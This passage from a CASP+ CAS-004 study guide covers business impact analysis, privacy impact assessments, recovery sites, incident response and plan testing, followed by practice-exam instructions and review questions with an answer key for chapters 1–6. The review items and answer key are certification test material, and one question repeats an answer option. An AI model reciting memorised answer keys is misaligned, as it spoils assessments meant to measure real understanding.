Key Topic

- Roles and responsibilities
- Scope as it applies to common platform types and organization functions (for example, telecommunications, legal, media relations) subject to contingency planning
- Resource requirements
- Training requirements
- Exercise and testing schedules
- Plan maintenance schedule
- Minimum frequency of backups and storage of backup media

Conduct the BIA

The purpose of the BIA is to correlate the system with the critical mission/business processes and services provided and, based on that information, characterize the consequences of a disruption.

The development of a BCP depends most on the development of the BIA.

Identify Critical Processes and Resources

When identifying the critical processes and resources of an organization, the BCP committee must first identify all the business units or functional areas within the organization. After all units have been identified, the BCP team should select which individuals will be responsible for gathering all the needed data and select how to obtain the data.

These individuals will gather the data using a variety of techniques, including questionnaires, interviews, and surveys. They might also actually perform a vulnerability analysis and risk assessment or use the results of these tests as input for the BIA.

During the data gathering process, the organization's business processes and functions and the resources on which these processes and functions depend should be documented. This list should include all business assets, including physical and financial assets that are owned by the organization, as well as any assets that provide competitive advantage or credibility.

Recovery Time Objective

Recovery time objective (RTO) is the shortest time period after a disaster or disruptive event within which a resource or function must be restored in order to avoid unacceptable consequences. RTO assumes that an acceptable period of downtime exists.

Recovery Point Objective

Recovery point objective (RPO) is the point in time to which the disrupted resource or function must be returned.

Recovery Service Level

A ***recovery service level*** is a level of service that you are striving to provide after an outage. Any service-level agreement (SLA) for recovery should include specific metrics related to the expected level of service to be provided after an outage.


Mission Essential Functions

Mission critical functions are those that, if missing, will impact the organizations' ability to do business. These systems need to be identified during the BIA, and measures must be taken to provide fault tolerance and high availability to these systems.

Privacy Impact Assessment

A ***privacy impact assessment*** is a process that involves identifying all data types that require privacy protections (for example, PII, PHI, work records, medical records) and attempts to assess the impact of a breach involving those data types. Tools are made to assist companies in this process, or the process can be manual. An assessment of the impact of leaking privacy data should be done before the initiation of any new project. An example of a questionnaire to be executed at the beginning of a new project is shown in Figure 28-1.

Key Topic



Stage 1 – Initial Screening Questions

Answering "Yes" to any of the screening questions below represents a potential IG risk factor that will have to be further analyzed to ensure those risks are identified, assessed, and fully mitigated.

Q	Category	Screening Question	Yes/No
1.1	Identity	Will the project involve the collection of new information about individuals?	
1.2	Identity	Will the project compel individuals to provide information about themselves?	
1.3	Multiple Organizations	Will information about individuals be disclosed to organizations or people who have not previously had routine access to the information?	
1.4	Data	Are you using information about individuals for a purpose it is not currently used for, or in a way in which not currently used?	
1.5	Data	Does the project involve using new technology that might be perceived as being privacy intruding, for example, biometrics or facial recognition?	
1.6	Data	Will the project result in you making decisions or taking action against individuals in ways that could have a significant impact on them?	
1.7	Data	Is the information about individuals of a kind particularly likely to raise privacy concerns or expectations? For example, health records, criminal records, or other information that people are likely to consider as private?	
1.8	Data	Will the project require you to contact individuals in ways that they may find intrusive?	

If you answered "yes" to any of the questions please proceed and complete stage 2.

Figure 28-1 PIA Questionnaire

Disaster Recovery Plan (DRP)/Business Continuity Plan (BCP)

As you already know, creating a BCP is vital to ensuring that an organization can recover from a disaster or a disruptive event. Several groups have established standards and best practices for business continuity. These standards and best practices include many common components and steps.

The following sections cover the personnel components, the project scope, and the business continuity steps that must be completed.

Personnel Components

Senior management are the most important personnel in the development of the BCP. Senior management support of business continuity and disaster recovery drives the overall organizational view of the process. Without senior management support, this process will fail.

Senior management set the overall goals of business continuity and disaster recovery. A business continuity coordinator named by senior management should lead the BCP committee. The committee develops, implements, and tests the BCP and disaster recovery plan (DRP). The BCP committee should include a representative from each business unit. At least one member of senior management should be part of this committee. In addition, the organization should ensure that the IT department, legal department, security department, and communications department are represented because of the vital roles these departments play during and after a disaster.

With management direction, the BCP committee must work with business units to ultimately determine the business continuity and disaster recovery priorities. Senior business unit managers are responsible for identifying and prioritizing time-critical systems. After all aspects of the plans have been determined, the BCP committee should be tasked with regularly reviewing the plans to ensure that they remain current and viable. Senior management should closely monitor and control all business continuity efforts and publicly praise any successes.

After an organization gets into disaster recovery planning, other teams are involved.

Project Scope

To ensure that the development of the BCP is successful, senior management must define the BCP scope. A business continuity project with an unlimited scope can often become too large for the BCP committee to handle correctly. For this reason, senior management might need to split the business continuity project into smaller, more manageable pieces.

When considering the splitting of the BCP into pieces, an organization might want to split the pieces based on geographic location or facility. However, an enterprise wide BCP should be developed to ensure compatibility of the individual plans.

Business Continuity Steps

Many organizations have developed standards and guidelines for performing business continuity and disaster recovery planning. One of the most popular standards is NIST SP 800-34 Rev. 1.

The following list summarizes the steps in SP 800-34 Rev. 1:

Step 1. Develop a contingency planning policy.

Step 2. Conduct a business impact analysis (BIA).

Step 3. Identify preventive controls.

Step 4. Create contingency strategies.

Step 5. Develop an information system contingency plan.

Step 6. Test, train, and exercise.

Step 7. Maintain the plan.

Recovery and Multiple Site Strategies

When dealing with an event that either partially or fully destroys the primary facility, the organization needs an alternate location from which to operate until the primary facility is restored. The DRP should define the alternate location and its recovery procedures, often referred to as a recovery site strategy.

The DRP should include not only how to bring the alternate location to full operation but how the organization will return from the alternate location to the primary facility after it is restored. Also, for security purposes, the DRP should include details on the security controls that were used at the primary facility and guidelines on how to implement these same controls at the alternate location.

The most important factor in locating an alternate location during the development of the DRP is to ensure that the alternate location is not affected by the same disaster. This might mean that the organization must select an alternate location that is in another city or geographic region. The main factors that affect the selection of an alternate location include the following:

- Geographic location
- Organizational needs
- Location's cost
- Location's restoration effort

Testing an alternate location is a vital part of any DRP. Some locations are easier to test than others. The DRP should include instructions on when and how to periodically test alternate facilities to ensure that the contingency facility is compatible with the primary facility.

Cold Site

A ***cold site*** is a leased facility that contains only electrical and communications wiring, air conditioning, plumbing, and raised flooring. No communications equipment, networking hardware, or computers are installed at a cold site until it is necessary to bring the site to full operation. For this reason, a cold site takes much longer to restore than a hot or warm site.

Although a cold site provides the slowest recovery, it is the least expensive to maintain. It is also the most difficult to test.

Warm Site

A ***warm site*** is a leased facility that contains electrical and communications wiring, full utilities, and networking equipment. In most cases, the only devices that are not included in a warm site are the computers. A warm site takes longer to restore than a hot site but less time than a cold site.

A warm site is somewhere between the restoration time and cost of a hot site and cold site. It is the most widely implemented alternate leased location. Although testing a warm site is easier than testing a cold site, a warm site requires much more effort for testing than a hot site.

Hot Site

A ***hot site*** is a leased facility that contains all the resources needed for full operation. This environment includes computers, raised flooring, full utilities, electrical and communications wiring, networking equipment, and UPSs. The only resource that must be restored at a hot site is the organization's data—and often only partially. It should only take a few hours to bring a hot site to full operation.

Although a hot site provides the quickest recovery, it is the most expensive to maintain. In addition, it can be administratively hard to manage if the organization requires proprietary hardware or software. A hot site requires the same security controls as the primary facility and full redundancy, including hardware, software, and communication wiring.

Mobile Site

A ***mobile site*** can be hot, cold, or warm, but it differs from the aforementioned sites in that it is mobile. Located in a truck or trailer, it can be moved where it is needed and provides its own power, Internet connection, and cell tower, as these services are often not available in a disaster situation.

Incident Response Plan

Security events are inevitable. The response to an event has a great impact on how damaging the event will be to the organization. ***Incident response plans*** should be formally designed, well communicated, and followed. They should specifically address cyber attacks against an organization's IT systems.

Steps in the incident response system can include the following:

Step 1. **Detect:** The first step is to detect the incident. All detective controls, such as auditing, are designed to provide this capability. The worst sort of incident is one that goes unnoticed.

Step 2. **Respond:** The response to the incident should be appropriate for the type of incident. Denial-of-service (DoS) attacks against a web server would require a quicker and different response than a missing mouse in the server room. An organization should establish standard responses and response times ahead of time.

Step 3. **Report:** All incidents should be reported within a time frame that reflects the seriousness of the incident. In many cases, establishing a list of incident types and the person to contact when each type of incident occurs is helpful. Attention to detail at this early stage, while time-sensitive information is still available, is critical.

Step 4. **Recover:** Recovery involves a reaction designed to make the network or system affected functional again. Exactly what that means depends on the circumstances and the recovery measures that are available. For example, if fault tolerance measures are in place, the recovery might consist of simply allowing one server in a cluster to fail over to another. In other cases, it could mean restoring the server from a recent backup. The main goal of this step is to make all resources available again.

Step 5. **Remediate:** This step involves eliminating any residual danger or damage to the network that still might exist. For example, in the case of a virus outbreak, it could mean scanning all systems to root out any additional affected machines. These measures are designed to make a more detailed mitigation when time allows.

Step 6. **Review:** The final step is to review each incident to discover what can be learned from it. Changes to procedures might be called for. It is important to share lessons learned with all personnel who might encounter the same type of incident again. Complete documentation and analysis are the goals of this step.

The investigation of an incident occurs during the respond, report, and recover steps (refer to Figure 28-2). Following appropriate forensic and digital investigation processes during an investigation can help ensure that evidence is preserved.

Key Topic




Figure 28-2 Incident Response Process

Incident response is vital in every organization to ensure that any security incidents are detected, contained, and investigated. Incident response is the beginning of any investigation. After an incident has been discovered, incident response personnel perform specific tasks. Throughout the incident response, the incident response team must ensure that it follows proper procedures to ensure that evidence is preserved.

As part of incident response, security professionals must understand the difference between events and incidents. The incident response team must have the appropriate incident response procedures in place to ensure that an incident is handled, but the procedures must not hinder any forensic investigations that might be needed to ensure that parties are held responsible for any illegal actions. Security professionals must understand the rules of engagement and the authorization and scope of any incident investigation.

Roles/Responsibilities

When establishing an incident response team, an organization must consider the technical knowledge of each individual. The members of the team must understand the organization's security policy and must have strong communication skills. Members should also receive training in incident response and investigations.

When an incident has occurred, the primary goal of the team is to contain the attack and repair any damage caused by the incident. Security isolation of an incident scene should start immediately when the incident is discovered. Evidence must be preserved, and the appropriate authorities should be notified.

The incident response team should have access to the incident response plan. This plan should include the list of authorities to contact, team roles and responsibilities, an internal contact list, procedures for securing and preserving evidence, and a list of investigations experts who can be contacted for help. A step-by-step manual should be created for the incident response team to follow to ensure that no steps are skipped. After the incident response process has been engaged, all incident response actions should be documented.

If the incident response team determines that a crime has been committed, senior management and the proper authorities should be contacted immediately.

After-Action Reports

In Chapter 12 you learned the value of creating an after-action report (also called a lessons learned report) to be used as a continuous improvement tool. Please review that chapter.

Testing Plans

There are a number of types of tests you might use to ensure that a recovery plan is sufficient. In this section you'll learn about some of these test types.

Checklist

A ***checklist test*** occurs when managers of each department or functional area review the BCP. These managers make note of any modifications to the plan. The BCP committee then uses all the management notes to make changes to the BCP.

Walk-through

A structured ***walk-through test*** involves representatives of each department or functional area thoroughly reviewing the BCP's accuracy. This is the most important type of test to perform prior to a live disaster.

Tabletop Exercises

Conducting a tabletop exercise is the most cost-effective and efficient way to identify areas of overlap in the plan before conducting higher-level testing. A ***tabletop exercise*** is an informal brainstorming session that encourages participation from business leaders and other key employees. In a tabletop exercise, the participants agree to a particular disaster scenario upon which they will focus.

Full Interruption Test

A ***full interruption test*** involves shutting down the primary facility and bringing the alternate facility up to full operation. This is a hard switch-over in which all processing occurs at the primary facility until the "switch" is thrown. This type of test requires full coordination between all the parties and includes notifying users in advance of the planned test. An organization should perform this type of test only when all other tests have been implemented and are successful.

Parallel Test/Simulation Test

In a ***simulation test***, the operations and support personnel execute the DRP in a role-playing scenario. This test identifies omitted steps and threats.

A ***parallel test*** involves bringing the recovery site to a state of operational readiness but maintaining operations at the primary site.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 28-1 lists these key topics and the page number on which each is found.

Table 28-1 Key Topics for Chapter 28

Key Topic Element	Description	Page Number
List	Four main steps of the BIA	657
List	Types of plans that should be included during contingency planning according to NIST 800-34 Rev. 1	657
List	Key contingency planning policy elements	658
Figure 28-1	PIA Questionnaire	660
List	Contingency planning steps in SP 800-34 Rev. 1	662
List	Steps in the incident response system	664
Figure 28-2	Incident Response Process	665

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

continuity planning, business impact analysis (BIA), business continuity plan (BCP), continuity of operations plan (COOP), crisis communications plan, critical infrastructure protection (CIP) plan, cyber incident response plan, disaster recovery plan (DRP), information system contingency plan (ISCP), occupant emergency plan, recovery service level, mission critical, privacy impact assessment, cold site, warm site, hot site, mobile site, incident response plan, checklist test, walk-through test, tabletop exercise, full interruption test, simulation test, parallel test

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. In which of the following do the operations and support personnel execute the DRP in a role-playing scenario?
   a. Simulation test
   b. Parallel test
   c. Tabletop exercise
   d. Checklist test

2. Which of the following is the process of identifying mission critical systems and identifying measures to provide fault tolerance and high availability?
   a. PIA
   b. BIA
   c. BCP
   d. DRP

3. In which of the following do the participants agree to a particular disaster scenario upon which they will focus?
   a. Simulation test
   b. Parallel test

c. Tabletop exercise

d. Checklist test

4. What is the first step in the business continuity and disaster recovery planning guidelines provided by SP 800-34 Rev. 1?

a. Develop an information system contingency plan

b. Maintain the plan

c. Identify preventive controls

d. Develop contingency planning policy

5. What is the second step in the incident response system?

a. Respond

b. Detect

c. Report

d. Recover

6. Which of the following provides established procedures for the assessment and recovery of a system following a system disruption?

a. CIP

b. ISCP

c. DRP

d. COOP

7. Which of the following is the best choice when Internet service, cell phone service, and power may not be available?

a. Hot site

b. Warm site

c. Mobile site

d. Cold site

8. Who is responsible for identifying and prioritizing time-critical systems?

a. Users

b. IT

c. Compliance officer

d. Senior business managers

9. Which of the following is the final step in the incident response system?
   - a. Review
   - b. Respond
   - c. Detect
   - d. Report

10. Which of the following is the third step of a business impact analysis?
    - a. Idenify critical processes and resources.
    - b. Identify resource requirements.
    - c. Identify outage impacts and estimate downtime.
    - d. Identify resource requirements.

This page intentionally left blank

The first 28 chapters of this book cover the knowledge and skills required to configure and use threat detection tools, perform data analysis, and interpret the results to identify vulnerabilities, threats, and risks to an organization, with the end goal of passing the CompTIA Advanced Security Practitioner (CASP) CAS-004 exam. While these chapters supply the detailed information, most people need more preparation than just reading the first 28 chapters of this book. This chapter details a set of tools and a study plan to help you complete your preparation for the exams.

This short chapter has two main sections. The first section lists the exam preparation tools that are useful at this point in the study process. The second section lists a suggested study plan you can use after you have completed all the earlier chapters in this book.

Tools for Final Preparation

The following sections list some information about the available tools and how to access them.

Pearson Test Prep Practice Test Software and Questions on the Website

Register this book to get access to the Pearson IT Certification test engine (software that displays and grades a set of exam-realistic, multiple-choice questions). Using the Pearson Test Prep practice test software, you can either study by going through the questions in Study mode or take a simulated (timed) CAS-004 exam.

The Pearson Test Prep practice test software comes with two full practice exams. These practice tests are available to you either online or as an offline Windows application. To access the practice exams that were developed to accompany this book, please see the instructions in the card inserted in the sleeve in the back of this book. The card includes a unique access code that enables you to activate your exams in the Pearson Test Prep software.

CHAPTER 29

Final Preparation

Accessing the Pearson Test Prep Software Online

The online version of the Pearson Test Prep software can be used on any device that has a browser and connectivity to the Internet, including desktop machines, tablets, and smartphones. To start using your practice exams online, simply follow these steps:

Step 1. Go to **http://www.PearsonTestPrep.com**.

Step 2. Select **Pearson IT Certification** as your product group.

Step 3. Enter the email and password for your account. If you don't have an account on PearsonITCertification.com or CiscoPress.com, you need to establish one by going to PearsonITCertification.com/join.

Step 4. In the My Products tab, click the **Activate New Product** button.

Step 5. Enter the access code printed on the insert card in the back of your book to activate your product. The product is then listed in your My Products page.

Step 6. Click the **Exams** button to launch the exam settings screen and start the exam.

Accessing the Pearson Test Prep Practice Test Software Offline

If you wish to study offline, you can download and install the Windows version of the Pearson Test Prep practice test software. There is a download link for this software on the book's companion website, or you can just enter this link in your browser: http://www.pearsonitcertification.com/content/downloads/pcpt/engine.zip.

To access the book's companion website and software, simply follow these steps:

Step 1. Register your book by going to PearsonITCertification.com/register and entering the ISBN **9780137348954**.

Step 2. Answer the challenge questions.

Step 3. Go to your account page and select the **Registered Products** tab.

Step 4. Click on the **Access Bonus Content** link under the product listing.

Step 5. Click the **Install Pearson Test Prep Desktop Version** link under the Practice Exams section of the page to download the software.

Step 6. When the software finishes downloading, unzip all the files on your computer.

Step 7. Double-click the application file to start the installation and follow the onscreen instructions to complete the registration.

Step 8. When the installation is complete, launch the application and click the **Activate Exam** button on the My Products tab.

Step 9. Click the **Activate a Product** button in the Activate Product Wizard.

Step 10. Enter the unique access code found on the card in the sleeve in the back of your book and click the **Activate** button.

Step 11. Click **Next**, and then click **Finish** to download the exam data to your application.

Step 12. Select the product and click the **Open Exam** button to open the exam settings screen and start using the practice exams.

Note that the offline and online versions sync with each other, so saved exams and grade results recorded on one version are available to you on the other as well.

Customizing Your Exams

Once you are in the exam settings screen, you can choose to take exams in one of three modes:

- **Study mode:** Study mode allows you to fully customize your exams and review answers as you are taking the exam. This is typically the mode you use first to assess your knowledge and identify information gaps.
- **Practice Exam mode:** Practice Exam mode locks certain customization options because it presents a realistic exam experience. Use this mode when you are preparing to test your exam readiness.
- **Flash Card mode:** Flash Card mode strips out the answers and presents you with only the question stem. This mode is great for late-stage preparation, when you really want to challenge yourself to provide answers without the benefit of seeing multiple-choice options. This mode does not provide the

detailed score reports that the other two modes provide, so you should not use it if you are trying to identify knowledge gaps.

In addition to these three modes, you can select the source of your questions. You can choose to take exams that cover all the chapters, or you can narrow your selection to just a single chapter or the chapters that make up specific parts in the book. All chapters are selected by default. If you want to narrow your focus to individual chapters, simply deselect all the chapters and then select only those on which you wish to focus in the Objectives area.

You can also select the exam banks on which to focus. Each exam bank comes complete with a full exam of questions that cover topics in every chapter. You can have the test engine serve up exams from all four banks or just from one individual bank by selecting the desired banks in the exam bank area.

You can also make several other customizations to your exam from the exam settings screen, such as the time of the exam, the number of questions served up, whether to randomize questions and answers, whether to show the number of correct answers for multiple-answer questions, and whether to serve up only specific types of questions. You can also create custom test banks by selecting only questions that you have marked or questions for which you have added notes.

Updating Your Exams

If you are using the online version of the Pearson Test Prep software, you should always have access to the latest version of the software as well as the exam data. If you are using the Windows desktop version, every time you launch the software, it checks to see if there are any updates to your exam data and automatically downloads any changes made since the last time you used the software. You must be connected to the Internet at the time you launch the software.

Sometimes, due to many factors, the exam data may not fully download when you activate an exam. If you find that figures or exhibits are missing, you may need to manually update your exams.

To update a particular exam you have already activated and downloaded, simply select the Tools tab and then click the Update Products button. Again, this is only an issue with the desktop Windows application.

If you wish to check for updates to the Pearson Test Prep exam engine software, Windows desktop version, simply select the Tools tab and then click the Update Application button to ensure that you are running the latest version of the software engine.

Premium Edition

In addition to the free practice exam provided on the website, you can purchase additional exams with expanded functionality directly from Pearson IT Certification. The Premium Edition of this title contains an additional two full practice exams and an eBook (in both PDF and ePub formats). In addition, the Premium Edition title offers remediation for each question, pointing to the specific part of the eBook that relates to that question.

Because you have purchased the print version of this title, you can purchase the Premium Edition at a deep discount. There is a coupon code in the book sleeve that contains a one-time-use code and instructions for where you can use it to purchase the Premium Edition.

To view the Premium Edition product page, go to **www.informit.com/title/9780137348879**.

Chapter-Ending Review Tools

Chapters 1 through 28 each have several features in the "Exam Preparation Tasks" section at the end of the chapter. You might have already worked through them in each chapter. It can also be helpful to use these tools again as you make your final preparations for the exam.

Suggested Plan for Final Review/Study

This section lists a suggested study plan to follow from the time you finish this book until you take the CAS-004 exam. Certainly, you can ignore this plan, use it as is, or take suggestions from it.

The plan involves three steps:

Step 1. **Review key topics and memory tables:** You can use the table that lists the key topics in each chapter or just flip the pages, looking for key topics. Also, completing the memory tables and lists can help you solidify and test your understanding of the material covered in this book. See Appendix B, "Memory Tables" (on the companion website) and check your work with Appendix C, "Memory Tables Answer Key" (also on the companion website).

Step 2. **Review the "Review Questions" sections:** Go through the review questions at the end of each chapter to identify areas where you need more study.

Step 3. **Use the Pearson Test Prep practice test software to practice:** You can use the Pearson Test Prep practice test software to study by using a bank of unique exam-realistic questions available only with this book.

Summary

The tools and suggestions listed in this chapter have been designed with one goal in mind: to help you develop the skills required to pass the CAS-004 exam. This book has been developed from the beginning to not just tell you the facts but also help you learn how to apply them. No matter what your experience level leading up to when you take the exam, it is our hope that the broad range of preparation tools and the structure of the book help you pass the exam with ease. We hope you do well on the exam.

This page intentionally left blank

Answers to the Review Questions

Chapter 1

1. C. Open SDN promotes free use of its code as long as each member contributes to the project. That's the basic premise of an open-source community.
2. A. Also known as the forwarding plane, the data plane carries user traffic.
3. C. Organizational peering or direct peering is a voluntary interconnection of two separate networks for the purpose of exchanging traffic directly between the users of the networks. It is a service typically offered by cloud vendors or ISPs.
4. C. Open System Authentication (OSA) is the default authentication used in 802.11 networks using WEP. The authentication request contains only the station ID and authentication response.
5. D. 802.11n uses several concepts to achieve up to 650 Mbps. It does this using channels that are 40 MHz wide, using multiple antennas that allow for up to four spatial streams at a time (a feature called multiple input, multiple output [MIMO]). It can be used in both the 2.4 GHz and 5.0 GHz bands.
6. A. Resources provided to a virtual machine by a virtualization hypervisor comprise the guest environment.
7. B. A jump box, or jump server, is a server that is used to access devices that have been placed in a secure network zone such as a screened subnet. The server spans the two networks to provide access from an administrative desktop to the managed device.
8. C. Creating VLANs separates devices in different VLANs at both Layer 2 and Layer 3.
9. C. Microsegmentation is a method of creating zones in data centers and cloud environments to isolate workloads from one another and secure them individually.
10. C. SPAN ports are ports that have been configured to include mirrored traffic from other ports.

Chapter 2

1. A. Caching servers store information frequently used by systems that utilize their services. This greatly improves web performance for frequently requested pages.
2. A. A content delivery network (CDN) is a set of geographically dispersed servers that serve content to users based on their location, so that users get content from the physically nearest server. A CDN improves performance and adds redundancy.
3. B. Virtualization is typically at the heart of cloud computing. Virtualization of servers has become a key part of reducing the physical footprint of data centers.
4. C. A newer approach to virtualization is referred to as containerization, also called container-based virtualization or operating system virtualization. With this kind of server virtualization, the kernel allows for multiple isolated user space instances. The instances are known as containers, virtual private servers, or virtual environments.
5. D. In automation, bootstrapping describes the automated location of files required to bring VMs to life. Autoscaling can be used in bootstrapping to scale out by bringing up new systems.
6. A. Security Orchestration, Automation, and Response (SOAR) is the use of technologies used to accomplish automation and orchestration in performing mundane tasks that are crucial to identifying and responding to security issues.
7. B. Autoscaling is a technique used in a virtual environment, such as a cloud scenario, in which compute resources can be added and subtracted automatically based on the workloads at hand. Compute resources include memory, CPU, disk, and network resources.
8. C. With clustering, one instance of an application server acts as a primary controller and distributes requests to multiple instances, using round-robin, weighted-round-robin, or a least-connections algorithm.
9. D. Replication provides fault tolerance by maintaining an additional copy of data in another location.
10. B. Diversity (also called heterogeneity) means using multiple types and models of security appliances, security protocols, encryption algorithms, and operating systems. It also means using multiple vendors for critical items and supplies.

Chapter 3

1. B. A benchmark, which is a point of reference later used for comparison, captures the same data as a baseline and can even be used as a new baseline should the need arise. A benchmark is compared to the baseline to determine whether any security or performance issues exist.
2. A. The HTTP Strict Transport Security (HSTS) header enforces the use of encrypted HTTPS connections instead of plaintext HTTP communication.
3. A. Secure by default means that without changes to any default settings, the application is secure. For example, some server products have certain security capabilities, but those services must be enabled in order to function so that the service is not available to a hacker. A product that requires the enabling of the security functions is not secure by default.
4. D. Continuous delivery (CD) is the ability to make features, configuration changes, bug fixes, and experiments available to users safely and quickly in a sustainable way. A Continuous Delivery Pipeline (CDP) represents the workflows needed to introduce a new piece of functionality from ideation to an on-demand release of value to the end user.
5. B. In the container-based API model, all of the functionalities and dependencies are grouped into what is called a container. This results in an infrastructure that distributes all the dependencies, system functionalities, and core services within the API itself.
6. A. The spiral model was introduced due to the shortcomings in the Waterfall model. In the spiral model, the activities of software development are carried out like a spiral. The software development process is broken down into small projects.
7. A. It should be a goal to reduce the number of APIs in use in order to reduce the attack surface.
8. B. SecDevOps was created to develop a better working relationship between Development and Operations, encouraging a sense of shared responsibility for successful functionality to include security concepts.
9. B. Some services cannot be made available to an application by the operating system. Middleware is software that is designed to perform functions on behalf of another application. This offloads these functions and makes it easier for software developers to focus on the specific purpose of their application. It also connects disparate computer systems and allows them to talk.
10. C. Regression testing verifies that the software behaves the way it should. Regression testing catches bugs that may have been accidentally introduced into the new build or release candidate.

Chapter 4

1. C. RAID 3, which requires at least three drives, writes the data across all drives, as with striping, and then writes parity information to a single dedicated drive. The parity information is used to regenerate the data in the event of a single drive failure. The downfall of this method is that the parity drive is a single point of failure.
2. A. Blocking the printing of sensitive documents is entirely within the capabilities of data loss prevention (DLP) software. Print blocking can prevent someone from getting a copy of sensitive information off the printer and can prevent that information from being stored for any length of time in the memory of the print device, where it might be obtained by someone hacking into the printer.
3. B. With Remote Desktop Protocol (RDP), data is kept in the data center.
4. C. In the grandfather/father/son (GFS) scheme, three sets of backups are defined. Most often these three definitions are daily, weekly, and monthly. The daily backups are the sons, the weekly backups are the fathers, and the monthly backups are the grandfathers.
5. B. In the hosted model, desktops are maintained by a service provider. This model eliminates capital cost and is instead subject to operational cost.
6. D. An incremental backup usually takes the least amount of time and space to complete and is the slowest to restore.
7. A. Transaction log backups are used only in environments where it is important to capture all transactions that have occurred since the last backup. Transaction log backups help organizations recover to a particular point in time and are most commonly used in database environments.
8. A. Electronic vaulting involves copying files as modifications occur in real time.
9. B. The Payment Card Industry Data Security Standard (PCI DSS) enumerates requirements that payment card industry players should meet to secure and monitor their networks, protect cardholder data, manage vulnerabilities, implement strong access controls, and maintain security policy.
10. D. RAID 10 combines RAID 1 and RAID 0 and requires a minimum of four disks. However, most implementations of RAID 10 have four or more drives. A RAID 10 deployment contains a striped disk that is mirrored on a separate striped disk. When four drives are used, the data may still be accessible if the two drives that fail are not mirrors of the same drive.

Chapter 5

1. B. Attestation allows changes to a user's computer to be detected by authorized parties. Alternatively, it allows a machine to be assessed for the correct version of software or for the presence of a particular piece of software on a computer.
2. C. Hardware key managers are small physical devices that store password files offline, so they are not on the hard drive. Typically, they are small USB devices that are inserted when the need for a password arises and are then removed.
3. B. JavaScript Object Notation (JSON) Web Token (JWT) is a proposed Internet standard that uses signed tokens to communicate with previously established authentication information in an SSO environment. For example, a server could generate a token that has the claim "logged in as tmcmillan" and provide that to a client. The client could then use that token to prove that it is logged in as tmcmillan.
4. A. Vertical privilege escalation occurs when a lower-privilege user or application accesses functions or content reserved for higher-privilege users or applications.
5. A. With SSO, if a user's credentials are compromised, attackers will have access to all resources to which the user has access.
6. A. A passphrase password is a long phrase. Because of the password's length, it is easier to remember but much harder to attack, both of which are definite advantages.
7. A. In mandatory access control (MAC), subject authorization is based on security labels. For government or military institutions, the levels of security labels could be top secret, secret, confidential, and unclassified.
8. D. TOTP uses an algorithm that computes a password from a shared secret and the current time. It is based on HOTP but turns the current time into an integer-based counter.
9. C. A password history policy specifies the amount of time that must elapse before an expired password can be reused. Password policies usually remember a certain number of previously used passwords and reject those passwords until they age off the list.
10. B. Multifactor authentication calls for items from at least two of these categories of authentication factors:
    - Knowledge factor authentication: Something a person knows
    - Ownership factor authentication: Something a person has
    - Characteristic factor authentication: Something a person is
    - Location factor authentication: Somewhere a person is
    - Action factor authentication: Something a person does

Chapter 6

1. D. A key-value pair is a pair of related identifiers kept in a key-value store database. The unique identifier is the key for an item of data, and a value is either the data being identified or the location of that data.
2. D. Virtualization reduces capital expenditures as it uses less hardware.
3. D. Binary large object (blob) storage is used with a large amount of unstructured data (that is, data that does not conform to a data model, such as text or binary data). Blob storage utilizes three components:
   - A storage account
   - A container
   - A blob
4. B. A Type 2 hypervisor runs within a conventional operating system environment. With the hypervisor layer as a distinct second software level, guest operating systems run at the third level above the hardware.
5. D. The most commonly used database structures are the B+ trees and ISAM. A B+ tree can present sorted data in a tree structure, allowing easy indexing, searching, and editing of all the records.
6. A. In container-based virtualization, the hypervisor is replaced with operating system–level virtualization, where the kernel of an operating system allows multiple isolated user spaces or containers.
7. B. A VPC peering connection is created directly between two virtual private clouds. It enables you to route traffic between the clouds using private IPv4 addresses or IPv6 addresses. Instances in the VPCs can communicate with each other as if they are within the same network.
8. C. An emulator changes the CPU instructions required for the architecture and executes them on another architecture successfully.
9. B. A cloud security broker, or cloud access security broker (CASB), is a software layer that operates as a gatekeeper between an organization's on-premises network and the provider's cloud environment. It is middleware.
10. C. With SaaS, the vendor provides the entire solution, including the operating system, the infrastructure software, and the application. The vendor may provide an email system, for example, in which it hosts and manages everything related to email for the contracting company.

Chapter 7

